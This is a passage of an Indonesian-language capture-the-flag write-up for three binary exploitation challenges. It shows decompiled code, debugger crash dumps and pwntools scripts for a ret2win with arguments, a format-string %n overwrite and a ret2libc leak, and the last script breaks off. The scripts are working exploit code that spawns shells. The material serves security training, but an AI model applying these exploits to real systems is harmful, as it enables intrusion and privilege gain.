uid=0(root) gid=0(root) groups=0(root)
$ 
```


## PWNX0R

Ini adalah problem ret2win, hanya kita harus berikan argument.




```c

/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */

void winner(uint param_1,uint param_2,int param_3)

{
  if (((param_1 ^ 0xabcdef41 | param_2) == 0) && (param_3 == 0x42fedcba)) {
    system("/bin/sh");
    return;
  }
  puts("Come on! I know you can do it.");
                    /* WARNING: Subroutine does not return */
  exit(1);
}

```


Param 1 akan di xor dengan 0xabcdef41, kemudian di bitwise or dengan param 2 harus sama dengan 0. Ingat, a ^ a = 0, maka kita harus membuat param 1 berisi 0xabcdef41, dan param 2 berisi 0. Param 3 harus kita isi dengan 0x42fedcba. Baik langsung di script saja.



```
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x6b ('k')
EBX: 0x41344141 ('AA4A')
ECX: 0xffffffff
EDX: 0x6b ('k')
ESI: 0xf7fb0000 --> 0x1dfd6c
EDI: 0xf7fb0000 --> 0x1dfd6c
EBP: 0x41414a41 ('AJAA')
ESP: 0xffffd320 ("AAKAAgAA6AAL")
EIP: 0x35414166 ('fAA5')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x35414166
[------------------------------------stack-------------------------------------]
0000| 0xffffd320 ("AAKAAgAA6AAL")
0004| 0xffffd324 ("AgAA6AAL")
0008| 0xffffd328 ("6AAL")
0012| 0xffffd32c --> 0xf7deee00 (<__libc_start_main>:    call   0xf7f0ef89)
0016| 0xffffd330 --> 0xf7fb0000 --> 0x1dfd6c
0020| 0xffffd334 --> 0xf7fb0000 --> 0x1dfd6c
0024| 0xffffd338 --> 0x0
0028| 0xffffd33c --> 0xf7deeef1 (<__libc_start_main+241>:       add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x35414166 in ?? ()
gdb-peda$ pattern offset fAA5
fAA5 found at offset: 84
```




```
root@kali:~/Downloads# readelf -s pwnx0r | grep winner
    70: 08048536   116 FUNC    GLOBAL DEFAULT   14 winner
root@kali:~/Downloads# 
```



```
from pwn import *

r = process("./pwnx0r")

payload = 'A'*84
payload += p32(0x08048536)
payload += 'B'*4
payload += p32(0xabcdef41)
payload += p32(0)
payload += p32(0x42fedcba)

r.recv()
r.sendline(payload)
r.interactive()
```


```
root@kali:~/Downloads# python binjay.py
[+] Starting local process './pwnx0r': pid 1809
[*] Switching to interactive mode
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
\x85\x0BBBBA�"
$ id
uid=0(root) gid=0(root) groups=0(root)
$ mantap
```

## OS




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[100]; // [esp+8h] [ebp-70h]
  int v5; // [esp+6Ch] [ebp-Ch]

  setbuf(stdout, 0);
  setbuf(stdin, 0);
  setbuf(stderr, 0);
  v5 = 0;
  printf("%p\n", &v5);
  puts("What's your favorite O/S?\n");
  fgets(s, 100, stdin);
  s[strlen(s) - 1] = 0;
  printf(s);
  if ( v5 )
  {
    puts("That's my favorite O/S too!\n");
    system("/bin/sh");
  }
  if ( !strcmp(s, "windows") )
  {
    puts("\nThat O/S sucks!");
  }
  else if ( !strcmp(s, "linux") )
  {
    puts("\n:O");
  }
  else if ( !strcmp(s, "macos") )
  {
    puts("\nHmm...");
  }
  else
  {
    puts("\nThat's not a good O/S...\n");
  }
  return 0;
```

Dari kode, tugas kita adalah mengubah isi variable v5 dengan angka lain selain 0, karena if akan menjalankan angka lain selain 0. Di sini sudah jelas sekali kita harus memanfaatkan format string. Penulis soal sangat baik, karena kita diberikan address dari variable v5 nya. Maka yang harus kita lakukan adalah, cari di mana stack dimulai, letakkan address v5, kemudian %n saja untuk me-write di address tersebut.



```
root@kali:~/Downloads# ./os
0xffe9c5bc
What's your favorite O/S?

AAAA.%x.%x.%x.%x.%x.%x.%x.%x
AAAA.64.f7f31580.1.0.c30000.41414141.2e78252e.252e7825
That's not a good O/S...

root@kali:~/Downloads#
```


Oke, stack ada di urutan keenam. Yasudah, langsung di script saja.



```python
from pwn import *

r = process("./os")

var = r.recvline()

payload = p32(int(var, 16)) + '%6$n'

r.sendline(payload)
r.interactive()
```


```
root@kali:~/Downloads# python os.py
[+] Starting local process './os': pid 1647
[*] Switching to interactive mode
What's your favorite O/S?

LW��That's my favorite O/S too!

$ id
uid=0(root) gid=0(root) groups=0(root)
$ 
```

## SECRET – CODE




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [rsp+10h] [rbp-70h]

  setbuf(stdout, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  puts("What's the secret code?\n");
  gets(&v4, 0LL);
  return 0;
}
```

Kode pada binarynya hanya seperti ini. Lanjut kita checksec.




```
root@kali:~/Downloads# checksec secret-code
[*] '/root/Downloads/secret-code'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE
root@kali:~/Downloads# 
```


Oke bagus, hanya NX enabled. Artinya, kita bisa memanfaatkan ROPgadget dan solusi harus menggunakan ROP. Saya menyelesaikannya dengan metode ret2libc. Langkah – langkah yang saya lakukan adalah, leak address putsnya, hitung libc basenya, lompat lagi ke main supaya kita bisa dapat input, exploit. Baik, mari kita cari data – data yang dibutuhkan.




```
root@kali:~/Downloads# ROPgadget --binary secret-code | grep 'pop rdi'
0x0000000000400733 : pop rdi ; ret
root@kali:~/Downloads# 
```



```
root@kali:~/Downloads# ldd secret-code
        linux-vdso.so.1 (0x00007fff285e3000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fa02340c000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fa0235eb000)
root@kali:~/Downloads#
```




```
R11: 0x246
R12: 0x400570 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe270 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4006c2 <main+92>:  call   0x400550 <gets@plt>
   0x4006c7 <main+97>:  mov    eax,0x0
   0x4006cc <main+102>: leave
=> 0x4006cd <main+103>: ret
   0x4006ce:    xchg   ax,ax
   0x4006d0 <__libc_csu_init>:  push   r15
   0x4006d2 <__libc_csu_init+2>:        push   r14
   0x4006d4 <__libc_csu_init+4>:        mov    r15d,edi
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe198 ("jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAX
AAvAAYAAwAAZAAxAAyA")
0008| 0x7fffffffe1a0 ("AkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAA
wAAZAAxAAyA")
0016| 0x7fffffffe1a8 ("AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxA
AyA")
0024| 0x7fffffffe1b0 ("RAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0032| 0x7fffffffe1b8 ("ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0040| 0x7fffffffe1c0 ("AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0048| 0x7fffffffe1c8 ("VAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0056| 0x7fffffffe1d0 ("AuAAXAAvAAYAAwAAZAAxAAyA")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004006cd in main ()
gdb-peda$ pattern offset jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuA
AXAAvAAYAAwAAZAAxAAyA
jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA fou
nd at offset: 120
gdb-peda$
```



```
from pwn import *

pop_rdi = 0x0000000000400733
r = process("./secret-code")
e = ELF("./secret-code")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

r.recv()
payload = 'A'*120
payload += p64(pop_rdi)
payload += p64(e.got['puts'])
payload += p64(e.plt['puts'])

r.sendline(payload)
leak = r.recvline().strip().ljust(8, '\x00')
leak = u64(leak)
log.info("puts address: " + hex(leak))

offset = leak - libc.symbols['puts']
log.info("libc base: " + hex(offset))
```

```
root@kali:~/Downloads# python bajay.py
[+] Starting local process './secret-code': pid 3734
[*] '/root/Downloads/secret-code'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] puts address: 0x7f3aa44bfff0
[*] libc base: 0x7f3aa444a000
[*] Stopped process './secret-code' (pid 3734)
root@kali:~/Downloads#
```

Oke, kita sudah berhasil menemukan libc basenya. Tinggal mencari system, string /bin/sh. Ingat, kita harus lompat kembali ke main agar kita bisa mendapatkan input lagi untuk meletakkan exploit.




```python
from pwn import *

pop_rdi = 0x0000000000400733
r = process("./secret-code")
